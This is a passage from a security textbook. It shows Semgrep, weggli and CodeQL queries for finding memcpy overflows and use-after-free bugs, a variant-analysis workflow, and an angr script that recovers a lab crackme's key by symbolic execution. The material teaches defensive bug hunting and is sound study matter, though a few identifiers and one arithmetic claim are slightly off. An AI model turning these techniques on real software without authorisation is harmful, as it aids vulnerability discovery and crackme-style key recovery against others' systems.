One hit, and it is the real bug — the other two `memcpy`s in the file are preceded by explicit size checks and are correctly excluded by the `pattern-not` clauses. That is the Semgrep experience at its best: rule fits on a screen, runs in milliseconds, and catches exactly the variant you are hunting.

TIP

The Semgrep Registry ships thousands of community rules. Before writing a new one, check the registry with `semgrep --config auto`. The rules you keep in-repo should be ones that encode *your* project's invariants — the ones a generic rule cannot know.

Semgrep's ceiling is what it cannot see. The `parse_record` bug is intra-file, so the rule works. If the same length value came from a helper in another translation unit, the pattern would miss it, because the ellipsis operator does not cross function boundaries. That limitation is not a defect — it is the price of running in seconds — but it is why we need the next two tools.

weggli: structural queries for C and C++

`weggli` occupies a niche Semgrep does not fill: patterns that are structural but syntactically loose, expressed in something that looks like C code with holes. It is the tool of choice for *shape* hunts inside a single function: “any function that acquires a lock, has a control-flow path that returns without releasing it”; “any place a size is multiplied before being passed to `kmalloc` without an overflow check”; “any `free` followed by a use of the same pointer without an intervening reassignment.”

The lab file `target/handler.c` contains a small use-after-free: a request handler frees a session object on error, then, on one branch, still touches its `id` field. Listing 31-2 finds it, and only it, across the whole tree.

```
{
    free($p);
    not: $p = _;
    not: if ($p == NULL) { _ }
    $p->$field;
}
```

Listing 31-2. A *weggli* pattern for `free(x); ... x->field` in the same function (*weggli-patterns/uaf.txt*)

The braces bind the whole match to a single lexical scope — a function body or a compound statement. `$p` and `$field` are metavariables; on a successful match, *weggli* reports the concrete identifiers. The `not:` lines are negative constraints inside the same scope: exclude matches where `$p` is reassigned between the `free` and the deref, and exclude matches where the deref is guarded by a null check that would have to be preceded by nulling the pointer to be meaningful. Run it:

```
$ weggli -p "$(cat weggli-patterns/uaf.txt)" target/  
target/handler.c:34  
34| free(sess);  
...  
36| log_id(sess->id);
```

One hit, and it is the real UAF. The equivalent Semgrep rule is possible but awkward, because Semgrep’s C grammar handles the `->` structure less naturally than *weggli*’s C-shaped pattern language. Reach for *weggli* whenever your hypothesis is “a code shape inside a function, involving typed field access or nested control flow.” Reach for Semgrep when the hypothesis is “a call to this API in a wrong context.” The tools overlap, and both are cheap enough that using both is a valid strategy.

NOTE

weggli is written in Rust and uses the tree-sitter C/C++ grammars. It does not resolve types across translation units and it does not understand macro expansions in the way a compiler would. When a macro rewrites your call site, *weggli* sees the pre-expansion tokens. That is usually what you want for auditing intent, and occasionally what makes you miss a bug.

CodeQL: from patterns to a semantic database

The rung above `weggli` is where the real leverage lives. CodeQL treats your codebase as a *database*: an extraction step (built into the CLI) compiles the code with a wrapper that captures every token, AST node, control-flow edge, and data-flow relationship into a set of relational tables. You then query those tables in QL, a declarative language that reads like SQL crossed with Prolog. The queries are portable across projects; the same query that flagged one `integer-overflow-into-malloc` bug can be run against every C codebase you have a database for.

The extraction pipeline is worth understanding before the syntax, because that is where most first-time CodeQL users get stuck. Figure 31-2 shows the flow.




Figure 31-2. The CodeQL database pipeline. Extraction is the step where compilation actually happens.

The extractor needs to *see the build* to know which files are compiled, with which flags, and against which headers. For a Makefile project like our lab, the command is:

```
$ codeql database create db --language=cpp --command="make -B" \
  --source-root=target
```

`--command="make -B"` forces every object to rebuild so the extractor’s compiler wrapper sees every translation unit. Without `-B`, incremental builds skip already-compiled files and the resulting database will silently omit them — a common cause of “my query returns zero hits” confusion. On a large real-world project this step takes minutes and consumes gigabytes; on the lab it takes seconds.

With a database in hand you can run a query. The one in Listing 31-3 finds any call to `memcpy` whose length argument is data-flow-reachable from a `read` or `recv` syscall — an *unbounded network-tainted `memcpy`*, the class of bug that produced Heartbleed, and countless variants since.

```
/**
 * @name Network-tainted memcpy length
 * @description The length argument of memcpy is reachable
 * from a
 *           read/recv/recvfrom without an intervening
 * bound.
 * @kind path-problem
 * @problem.severity error
 * @id cpp/network-tainted-memcpy
 */
import cpp
import semmle.code.cpp.dataflow.new.TaintTracking
import NetTaintFlow::PathGraph

module NetTaintConfig implements DataFlow::ConfigSig {
  predicate isSource(DataFlow::Node src) {
    // ❶
    exists(FunctionCall c |
      c.getTarget().hasName(["read", "recv", "recvfrom"]) and
      src.asExpr() = c.getArgument(1)
    )
  }

  predicate isSink(DataFlow::Node sink) {
    // ❷
    exists(FunctionCall c |
      c.getTarget().hasName("memcpy") and
      sink.asExpr() = c.getArgument(2)
    )
  }

  predicate isBarrier(DataFlow::Node node) {
    // ❸
    exists(GuardCondition g, Expr bound |
      g.controls(node.asExpr().getBasicBlock(), _) and
      g.getAChild*() = node.asExpr() and
      g.getAChild*() = bound and
      bound.getType().getUnspecifiedType() instanceof
      IntegralType
    )
  }
}
```



```

module NetTaintFlow = TaintTracking::Global<NetTaintConfig>;

from NetTaintFlow::PathNode source, NetTaintFlow::PathNode
sink
where NetTaintFlow::flowPath(source, sink)
select sink.getNode(), source, sink,
  "memcpy length is tainted from $@.", source.getNode(),
  "network read"

```

Listing 31-3. A CodeQL taint-tracking query for network-tainted memcpy lengths (codeql/queries/NetworkMemcpy.q1)

At ❶ we define the *sources* of taint: the buffer written by `read`, `recv`, or `recvfrom`. Argument 1 is the buffer pointer (argument 0 is the file descriptor); CodeQL's taint tracker will propagate taint through any read of that buffer, arithmetic on its contents, and copies of derived values. At ❷ we define the *sinks*: the `count` argument to `memcpy`. At ❸ we define a *barrier* — a node that stops taint propagation — as any value that flows through a `GuardCondition` compared against another integer expression. This is a deliberately coarse barrier and it will let some real bugs through; a production version would compare specifically against `sizeof(dest)` or the destination's allocated size. The `Global<...>` module instantiates the taint-tracking engine with our configuration, and the `select` clause emits path results in SARIF so the CodeQL UI can render the source-to-sink trace.

Run it:

```

$ codeql database analyze db codeql/queries/NetworkMemcpy.q1 \
  --format=sarif-latest --output=results.sarif
$ codeql bqrs decode --format=csv
db/results/.../NetworkMemcpy.bqrs

```

On the lab, the query finds one inter-procedural path: bytes read into `hdr` by `net_read_header` in `net.c` flow back to `handle_request` in `handler.c`, where `hdr.len` is passed straight to `memcpy`. That is a real cross-function flow that neither Semgrep nor weggli could see. Figure 31-3 shows the graph the query returns.



Figure 31-3. The taint path the CodeQL query returns, from the read call to the memcpy length

NOTE

CodeQL’s “new” data-flow library (`semmlc.code.cpp.dataflow.new`) is the successor to the older `DataFlow::Configuration` class-based API. Both still ship in CodeQL 2.17, and much older code you will find online uses the class form. The predicates and results are equivalent; prefer the module form for new code — it composes better and the queries run faster on large databases.

Variant analysis: turning one bug into a cluster

Variant analysis is the practice of taking a *known* bug — usually an n-day with a public patch — and asking, systematically, “where else in this codebase did the author make the same mistake?” It is the single highest-leverage use of static analysis, because you already know the bug is real: the CVE proves it. Everything you find is either a genuine variant that shares the root cause, or a false positive that clarifies your query for next time. Compare that to fresh hunting, where every hit could be a phantom.

The workflow is a discipline. First, reduce the bug to its *root cause*, not its symptom — “the length was not bounded by the destination size” is a root cause; “buffer x overflowed” is a symptom. Second, encode the *negative* form of the root cause as a query: what would the correct code have looked like, and

where does the codebase fail to look like it? Third, run the query broadly, then triage. Fourth, refine — every true positive teaches you nothing, but every false positive teaches you where your predicate is too coarse.

The lab reproduces this loop. The seeded codebase in `code/ch31-static-variant/variant/` contains a small networked service with one *disclosed* bug (documented in `variant/CVE-LAB-0001.md`) and three planted variants of the same class. Run the sequence in Listing 31-4.

```
#!/usr/bin/env bash
set -euo pipefail

CH31_ROOT="$(cd "$(dirname "$0")/.." && pwd)"
DB="$CH31_ROOT/variant/variant-db"
QUERY="$CH31_ROOT/codeql/queries/NetworkMemcpy.q1"

# 1. Build the database from the seeded codebase (target/ +
variant/).
rm -rf "$DB"
codeql database create "$DB" \
  --language=cpp \
  --command="make -C $CH31_ROOT -B build" \
  --source-root="$CH31_ROOT"

# 2. Confirm the query catches the *known* bug first.
codeql database analyze "$DB" "$QUERY" \
  --format=csv --output="$CH31_ROOT/variant/known.csv"
grep -q "handler.c" "$CH31_ROOT/variant/known.csv" \
  || { echo "regression"; exit 1; }

# 3. Sweep for variants across the whole tree.
codeql database analyze "$DB" "$QUERY" \
  --format=sarif-latest --
output="$CH31_ROOT/variant/variants.sarif"

# 4. Extract sink locations for triage. Glob the .bqrs path
rather than
#   hard-coding it — its parent dir encodes the query's
qlpack name.
BQRS="$(find "$DB/results" -name 'NetworkMemcpy.bqrs' -print -
quit)"
codeql bqrs decode --format=csv "$BQRS" \
  | tee "$CH31_ROOT/variant/variants.csv"
```

Listing 31-4. Reproducing a variant hunt end-to-end (excerpt; full source in `ch31-static-variant/variant/run-variant.sh`)

The first analyze run is a *regression check*: if your query does not flag the original bug, it will not flag its siblings either. The second is the actual hunt. On the seeded lab, the query returns four results: the original in `handler.c`, and three variants in `admin.c`, `cache.c`, and `stats.c`. Two are real. One — the hit in `stats.c` — is a false positive because the length is bounded by a `sizeof(cache_key)` check that lives in a helper the barrier predicate does not recognize. That is the fourth step of the loop: refine the barrier to notice `sizeof`-derived bounds passed through helpers, re-run, and confirm the hit disappears without losing the true positives.

TIP

Ship your variant-analysis queries with the project. A query that catches next year's regression of *this year's* CVE is worth its weight in incident-response hours. Vendors like Chrome and the Linux kernel now maintain internal CodeQL suites for exactly this reason; the queries outlive the bugs they were written for.

The state transitions of a variant hunt are worth naming explicitly, because they are what a running triage looks like. Figure 31-4 shows the loop.




Figure 31-4. The variant-analysis loop: query, hit, triage, refine, until the query is precise and complete

Triaging false positives without going numb

Every static tool lies to you sometimes. A rule that never lies has one of two problems: it is trivially specific (it finds one bug, the one you already knew about), or it is unsound in the other direction and silently misses whole classes. The useful rules live in the middle, and using them well is a matter of *cheap triage*.

The habits that scale:

- **Read the hit before you dismiss it.** The failure mode of high-volume static analysis is dismissing findings by pattern-matching the file name. Two minutes on each hit, in order, keeps you honest.
- **Cluster before you triage.** A hundred hits from the same root cause are one triage decision. Group by rule id, by sink function, by common ancestor directory, and read one representative from each cluster first.
- **Refine the query, not the ignore list.** An `// nosemgrep` or a `// codeql[deprecated]` comment on a real false positive is a scar. If you find yourself writing many of them, your query is wrong; go fix it.
- **Never mute a rule to make CI green.** Muting a rule buys you the next release cycle and costs you the ability to see the *next* real hit it would have produced. If the rule is noisy, refine or delete it.
- **Track the true-positive rate.** A rule at 5% TPR is a rule to fix. A rule at 50% TPR that finds one real bug per month is a rule to keep. The number matters; the vibe does not.

There is a specific pattern worth calling out: the *bounded-by-helper* false positive. Real code often bounds a length inside a wrapper function, and simple taint predicates do not model that as a barrier. The fix is not to lower the severity of the rule; it is to teach the barrier predicate about the wrapper, either by

naming it explicitly or by generalizing to “any function whose return value is compared against `sizeof` or an allocation size.” That is more work than muting, and it is the work that turns a noisy scanner into a useful one.

Summary

- Static analysis is how you find *classes* of bugs and, especially, *variants* of a known bug, complementing the random search that fuzzers do.
- The tools sit on a spectrum of semantic understanding: **Semgrep** for AST patterns, **weggli** for structural C/C++ queries, **CodeQL** for full semantic databases with inter-procedural taint tracking.
- The right tool matches the shape of the hypothesis: syntactic and intra-file goes to Semgrep or weggli; inter-procedural taint goes to CodeQL.
- **Variant analysis** starts from a known bug’s root cause, encodes the negative form as a query, sweeps the codebase, and refines until the query is precise and complete.
- False positives are managed by *refining the query*, clustering hits, and tracking true-positive rates — never by muting rules to make CI green.
- Queries outlive the bugs they were written for; ship them with the project so next year’s regression is caught by last year’s query.

Exercises

1. Write a Semgrep rule that flags any call to `strncpy` whose length argument is `sizeof(dest) - 1` and the following statement is not `dest[sizeof(dest) - 1] = 0`. Run it against `code/ch31-static-variant/target/`.
2. Extend the weggli UAF pattern in Listing 31-2 to also flag `realloc` followed by a use of the original pointer on the

- failure path (when `realloc` returns `NULL`).
3. Modify the CodeQL barrier predicate in Listing 31-3 so that it recognizes bounds enforced inside a helper function whose return value is compared against `sizeof(dest)`. Confirm the `stats.c` false positive from the lab disappears while the real hits survive.
 4. Run `codeql database create` against a real open-source project of your choosing (a small C library is ideal for a first attempt). Which build flags did the extractor need? How long did extraction take?
 5. Pick a memory-corruption CVE from the last twelve months with a public patch. Reduce the fix to a one-sentence root cause, then write a CodeQL query that flags it. Run the query against the project's current tree. Report your true-positive rate.
 6. Write a Semgrep rule *and* a weggli pattern for the same bug shape (integer multiplication before an allocation without an overflow check). Compare their hit sets on `code/ch31-static-variant/variant/`. Which finds more? Which is easier to keep precise?
 7. Take one true positive from Exercise 5 and drive it to a proof-of-concept crash in the pinned lab version. Note where the CodeQL path diverged from the runtime path, and refine the query.

Going Deeper

- Vanessa Rice and Jaroslav Lobačevski, “Finding bugs using CodeQL,” GitHub Security Lab blog series — the practical, up-to-date tutorial from the team that ships CodeQL. Start with the CVE variant-analysis walkthroughs.
- Google Project Zero, “Analyzing a Trio of Remote Code Execution Bugs in Intel Wireless Adapters” and the wider blog — variant analysis in practice, showing how one bug leads to a family.

- Felix Wilhelm, `weggli` on GitHub (`googleprojectzero/weggli`) — the tool’s README and query examples are the best introduction to structural C/C++ patterns.
- Semgrep Registry (`semgrep.dev/explore`) — thousands of community rules to read as examples before writing your own; the C/C++ security category is especially instructive.
- “QL: Object-oriented Queries on Relational Data” (Avgustinov, de Moor, Jones, Schäfer), *ECOOP 2016* — the academic paper behind the QL language, useful when you want to understand why the language looks the way it does.
- Marcel Böhme, László Szekeres, and Jonathan Metzman, “On the Reliability of Coverage-Based Fuzzer Benchmarking,” *ICSE 2022* — not about static analysis directly, but a rigorous look at how to measure whether a bug-finding tool is actually finding bugs, which applies equally to CodeQL query evaluation.

CHAPTER 32

Symbolic and Concolic Execution

“There is no royal road to geometry.”

—attributed to Euclid, addressing Ptolemy I

Fuzzing, in Chapter 29 and Chapter 30, throws bytes at a target and watches what happens. That works astonishingly well for surfaces where random mutation eventually stumbles into the interesting states, and astonishingly poorly for narrow gates: a two-byte magic number, a CRC that must validate, a nested `if` sequence that only accepts one input in 2^{80} . This chapter is about the complementary technique that closes those gates. *Symbolic execution* interprets a program over sets of possible values instead of one value at a time, accumulating a logical formula that describes every path it walks. A *satisfiability modulo theories* (SMT) solver then answers questions about that formula: “does an input exist that reaches this branch?” “which bytes force this call target?” “can this integer overflow reach that write?” When the answer is yes, the solver hands you a concrete input that proves it.

You will build three deliverables in the pinned lab of Chapter 2 (Ubuntu 24.04, glibc 2.39, gcc 13, clang 18, and *angr* 9.2 on top of Python 3.12). First, an *angr* script that recovers the key of a crackme whose transform is a rolling XOR-plus-substitution, the kind of function you cannot invert by inspection but a solver settles in under a second. Second, a script that treats a fixed-length parser’s input as symbolic, plants an unsatisfiability check at a chosen crash site, and asks *angr* to synthesize a

crashing input from scratch. Third, a *concolic* driver that runs the program with a concrete input but records symbolic constraints along the way, then flips a chosen branch to produce a nearby input that goes the other way — the primitive that makes hybrid fuzzers like Driller work. Along the way you will meet the two adversaries every symbolic tool eventually loses to: *path explosion* and *environment modeling*. Knowing where those walls are is the difference between symbolic execution as a superpower and as a time sink.

WARNING

Rules of engagement. Everything here targets the self-contained binaries under `code/ch32-symbolic/`. Symbolic execution scales best against the small, well-scoped programs used in vulnerability research; pointing it at a large third-party binary without permission is both legally fraught and, in practice, useless — it will path-explode. See Appendix D.

The idea: execute over sets, not values

A concrete execution walks one path with one input. A symbolic execution walks *many* paths at once, carrying a variable — call it x — that stands for *every* value the input could be. When it hits a conditional, `if (x + 3 == 10)`, it does not pick a branch. It *forks*: one copy of the machine assumes `x + 3 == 10` and continues down the taken branch; the other assumes `x + 3 != 10` and continues down the fall-through. Each copy carries the assumptions it has made as a growing conjunction, the *path constraint*. To ask “can this branch actually be reached?” you hand its path constraint to a solver; if the solver returns a model — an assignment of x — that assignment is a concrete input that drives real execution down that exact path.

NOTE

The SMT solver behind angr (and KLEE, and every serious symbolic tool) is Z3. SMT is first-order logic parameterized by *theories* — the theory of fixed-width bitvectors for machine integers, the theory of arrays for memory, the theory of floating point when you cannot avoid it. “Modulo theories” means the solver reasons about $x + 3 == 10$ as 32-bit two’s-complement arithmetic, not the naïve integers you learned in school, which is the whole reason it can answer questions about real programs.

Two commitments make this concrete. First, *memory is a symbolic array*: `mem[i]` where both `i` and the stored value can be symbolic. Second, *branches are the only place paths diverge*; straight-line code just accumulates constraints in place. Everything else — hooks, calling conventions, syscall models — is engineering scaffolding around those two ideas.

Figure 32-1 shows a two-branch fragment executed symbolically, with the constraints each state carries.




Figure 32-1. A symbolic execution walking both branches of `if (x + 3 == 10) then A else B`, carrying the path constraint that reached each state

Every state in the tree is a triple: a register/memory view (concrete where known, symbolic where not), a program counter, and a path constraint. The engine grows the tree by executing basic blocks; the solver prunes it by rejecting any state whose constraint is unsatisfiable. When a state reaches an address you care about — a `puts("Correct!")`, a `__stack_chk_fail`, an unconstrained instruction pointer — you ask the solver for a model, and out drops the input.

What the solver actually sees

You never write to Z3 directly; angr’s `claripy` frontend builds bitvector expressions for you. `x = claripy.BVS('x', 32)` creates a fresh 32-bit symbolic variable (“bitvector symbol”). Any arithmetic on it — `(x + 3) == 10`, `x[7:0]` for the low byte, `x.zero_extend(32)` — produces an expression tree, not a value. When you call `state.solver.eval(x)`, angr flattens the state’s path constraint plus your query into an SMT problem and hands it to Z3. Z3 answers `sat` with a model, `unsat` with a proof there is none, or `unknown` if it timed out on a hard formula (bitvector division, non-linear multiplication, and long hash chains are the usual culprits). “Unknown” is not “no”; it is “I gave up.” That distinction becomes important the moment your solver tries to invert a real cryptographic hash and returns `unknown` after five minutes — that is not a bug in your model, it is the reason nobody breaks SHA-256 with a general-purpose solver.

The path tree and its enemies

Every symbolic engine is a tree walker, and every tree walker’s enemy is a tree that grows too fast. Two loops of `n` iterations with a data-dependent branch inside produce 2^n paths; a single `strcmp` against an unknown 8-byte key produces 2^{64} paths if you naïvely fork on every character. This is *path explosion*, and it is not a solvable problem — it is the fundamental cost of being sound over all inputs.

The engineering answer is to keep the tree *narrow* by choosing what to symbolize and pruning aggressively. Three techniques carry the load.

Constrain the input up front. If the target reads 16 bytes, make exactly 16 bytes symbolic and constrain each to be printable ASCII. Every constraint you add before execution is a constraint the tree never has to branch on.

Merge states. When two paths reconverge at the same program counter with the same call stack, some engines fold them into a single disjunctive state (`state = merge(s1, s2)`), trading a bigger formula for one fewer path. `angr` supports this as *Veritestng* (Avgerinos et al., 2014) and via `simgr.merge()`; it is powerful and finicky, and you should reach for it only after profiling.

Prune with an oracle. Give the engine a set of *avoid* addresses (the failure branch, the `puts("Nope")` block) and it drops any state that reaches them. Combined with a *find* address, the “reach *find*, avoid *avoid*” pattern is 90 percent of what people use symbolic execution for — because 90 percent of the work is telling the engine what “success” looks like.

Table 32-1 compares symbolic execution against the fuzzers of the previous chapters. Neither dominates; each is the answer to a different question.

Property	Coverage-guided fuzzing	Symbolic execution	Concolic / hybrid
Throughput	10^4 – 10^6 execs/sec	1–100 states/sec	10^3 – 10^5 concrete/sec + solver on demand
Narrow gates (magics, CRCs)	Bad (rarely stumbles in)	Excellent (one solver call)	Excellent
Wide inputs (many bytes, few gates)	Excellent	Path-explodes	Excellent
Reasoning about a specific address	Weak	Strong	Strong
Handles syscalls, external libs	Trivially (real OS)	Only if modeled	Real OS on concrete side
Answers “is it reachable?”	No, only “not yet”	Yes (or unknown)	Yes for chosen path

Table 32-1. When to reach for a symbolic tool versus a fuzzer, and what the hybrid buys you

The row that matters most is the last two. A fuzzer that has not found a bug in a week has told you nothing about whether the bug exists. A symbolic engine that returns `unsat` after exploring the constrained subtree has *proved* — modulo its environment model — that no input reaches that state. Proofs are rare in this field; when you can get one, take it.

angr in practice

angr is the symbolic engine the offensive-tooling community has converged on: a Python library that lifts binaries into an intermediate representation (VEX, borrowed from Valgrind) and interprets that IR symbolically on top of Z3. It supports x86-64, AArch64, ARM, MIPS, and PowerPC out of the box — the same script solves the x86-64 and AArch64 builds of a target unchanged, which matters given the dual-arch stance of this book. Install it in the lab image with `pip install angr` (the repo's `requirements.txt` pins 9.2.x on Python 3.12).

Three objects cover 90 percent of the API.

- A `Project` is *angr*'s view of a binary: architecture, loaded segments, CFG (if you ask for one). `p = angr.Project('./crackme', auto_load_libs=False)`.
- A `SimState` is a concrete-plus-symbolic snapshot at some program counter. Create one with `p.factory.entry_state()`, `p.factory.blank_state(addr=...)`, or the higher-level `p.factory.full_init_state()` when you need `libc` initializers to run.
- A `SimulationManager` (`simgr = p.factory.simgr(state)`) drives exploration. `simgr.explore(find=addr, avoid=[...])` runs breadth-first until a state reaches `find` or the tree is exhausted. Reachable states land in `simgr.found`; the rest go to `simgr.avoid`, `simgr.deadended`, or `simgr.error`.

Two conveniences you will reach for constantly: *hooks* replace a chunk of native code with Python (`p.hook(addr, my_hook, length=N)`), and *SimProcedures* are pre-written models for common library functions (`angr.SIM_PROCEDURES['libc']['strlen']`). Hooking is how you skip a section that would path-explode (an unrolled loop, a

hash) or that touches an environment feature angr does not model (a `poll` on a real file descriptor). Without hooks, most nontrivial targets are unusable; *with* hooks, symbolic execution becomes a scalpel.

Hands-on: solving a crackme

The lab target is `ch32-symbolic/src/xorcheck.c` (full source in `ch32-symbolic/src/xorcheck.c`; a shortened form in Listing 32-1). It reads an 8-character key from `argv[1]`, runs each byte through a substitution table `S[]` and a position-dependent XOR, then compares against an embedded target. The transform is not self-inverse — the substitution box has no clean algebraic inverse — so the paper-and-pencil trick from Chapter 4 does not work. It is precisely the shape that motivates a solver.

```
static const uint8_t S[256] = { /* precomputed substitution box;
    see full source */ };
static const uint8_t TARGET[8] = {
    0x1c, 0xa8, 0x77, 0xd4, 0x42, 0x0b, 0xe9, 0x35,
};

static int check(const char *s)
{
    if (strlen(s) != 8) return 0; /* ❶ */
    uint8_t acc = 0x5a;
    for (int i = 0; i < 8; i++) {
        uint8_t c = S[(uint8_t)s[i]] ^ (uint8_t)(0x13 + i) ^
acc; /* ❷ */
        if (c != TARGET[i]) return 0; /* ❸ */
        acc = c; /* ❹ */
    }
    return 1;
}
```

Listing 32-1. excerpt of `ch32-symbolic/src/xorcheck.c` — the check function

At ❶ is a length gate we handle by making exactly eight bytes symbolic. At ❷ is the transform: substitution, then a position mask, then feedback. Because `S` is a lookup on a symbolic index, executing this loop concretely would require choosing a

value for `s[i]`; executing it *symbolically*, angr models `S[symbolic_i]` as an if-then-else tree over the 256 possible indices — expensive, but well-formed. At ❸ every mismatch takes the failure branch, and at ❹ the feedback couples byte `i+1`'s check to byte `i`'s output. The solver handles the coupling for free; that is the point.

The solver is fifteen lines of angr (Listing 32-2, full script in `ch32-symbolic/solve/solve_xorcheck.py`).

```
#!/usr/bin/env python3
"""Solve the xorcheck crackme with angr. angr 9.2 on Python
3.12."""
import sys, angr, claripy

BIN = sys.argv[1] if len(sys.argv) > 1 else './xorcheck-
x86_64'
KEYLEN = 8

p = angr.Project(BIN, auto_load_libs=False) # ❶

# 8 symbolic bytes, printable-ASCII constrained.
key_bytes = [claripy.BVS(f'k{i}', 8) for i in range(KEYLEN)]
argv = [BIN, claripy.Concat(*key_bytes)] # ❷
state = p.factory.entry_state(args=argv)
for b in key_bytes:
    state.solver.add(b >= 0x20, b < 0x7f) # ❸

find = p.loader.find_symbol('win').rebased_addr # ❹
avoid = p.loader.find_symbol('lose').rebased_addr

simgr = p.factory.simgr(state)
simgr.explore(find=find, avoid=[avoid]) # ❺

if not simgr.found:
    sys.exit('no state reached win')

sol = simgr.found[0]
key = b''.join(sol.solver.eval(b, cast_to=bytes) for b in
key_bytes) # ❻
print('key:', key.decode())
```

Listing 32-2. `ch32-symbolic/solve/solve_xorcheck.py` — recover the key with angr

At ❶ angr loads the binary; `auto_load_libs=False` tells it *not* to lift glibc — we rely on SimProcedures for `strlen`, `puts`, and friends, which is dramatically faster than symbolically executing every ELF in the linker’s world. At ❷ we build an `argv` whose second element is the concatenation of the eight symbolic bytes; angr threads that through the loader’s model of `main`’s stack, so by the time execution reaches `check(argv[1])`, `s[i]` is literally `key_bytes[i]`. At ❸ we prune the tree preemptively: printable ASCII is 95 values, so each byte’s fork factor drops from 256 to 95 before the loop even starts — a factor-of-eight reduction across the eight bytes. At ❹ we ask the loader for the addresses of the tiny `win` and `lose` helpers the target calls on success and failure; the repo binary marks those symbols public so the script does not depend on offsets. At ❺ is the workhorse: `explore` runs the simulation manager until a state reaches `win` or the tree exhausts. At ❻ the found state’s constraint is satisfiable (that is why it survived), so `eval` returns a concrete assignment for each byte — the key. On a laptop, this returns in under a second and prints, for the bytes in Listing 32-1, key: `h4x0r1ab`.

Two subtleties reward attention. First, we avoided modeling `strlen` ourselves because angr’s `SIM_PROCEDURES['libc']['strlen']` handles a symbolic string correctly (it constrains the length itself). Second, if you *do* strip the binary, `find_symbol` returns `None`; the fix is to compute `find = p.loader.main_object.mapped_base + <offset from Ghidra>`, exactly the same trick the Frida hook in Chapter 4 used. Symbolic execution rides on the same static-analysis groundwork every other technique in this book does.

TIP

When `explore` seems to hang, print `simgr` every second in another thread (or use `simgr.explore(step_func=lambda sm: print(sm) or sm)`). If `active` grows without bound and `found` stays empty, you are path-exploding. Add constraints, add avoids, or hook the loop that is causing the fork storm.

Concolic execution: the hybrid trick

Pure symbolic execution runs everything symbolically; pure concrete execution runs everything with values. *Concolic execution* — “concrete plus symbolic” — runs the program with a real, concrete input but records the constraints along the way, then negates a chosen branch’s constraint and asks the solver for an input that would take the other side. The concrete run gives you throughput and free environment modeling (real OS, real libc, real network); the symbolic shadow gives you the ability to *steer* the next input.

The loop is small and worth internalizing (Figure 32-2).

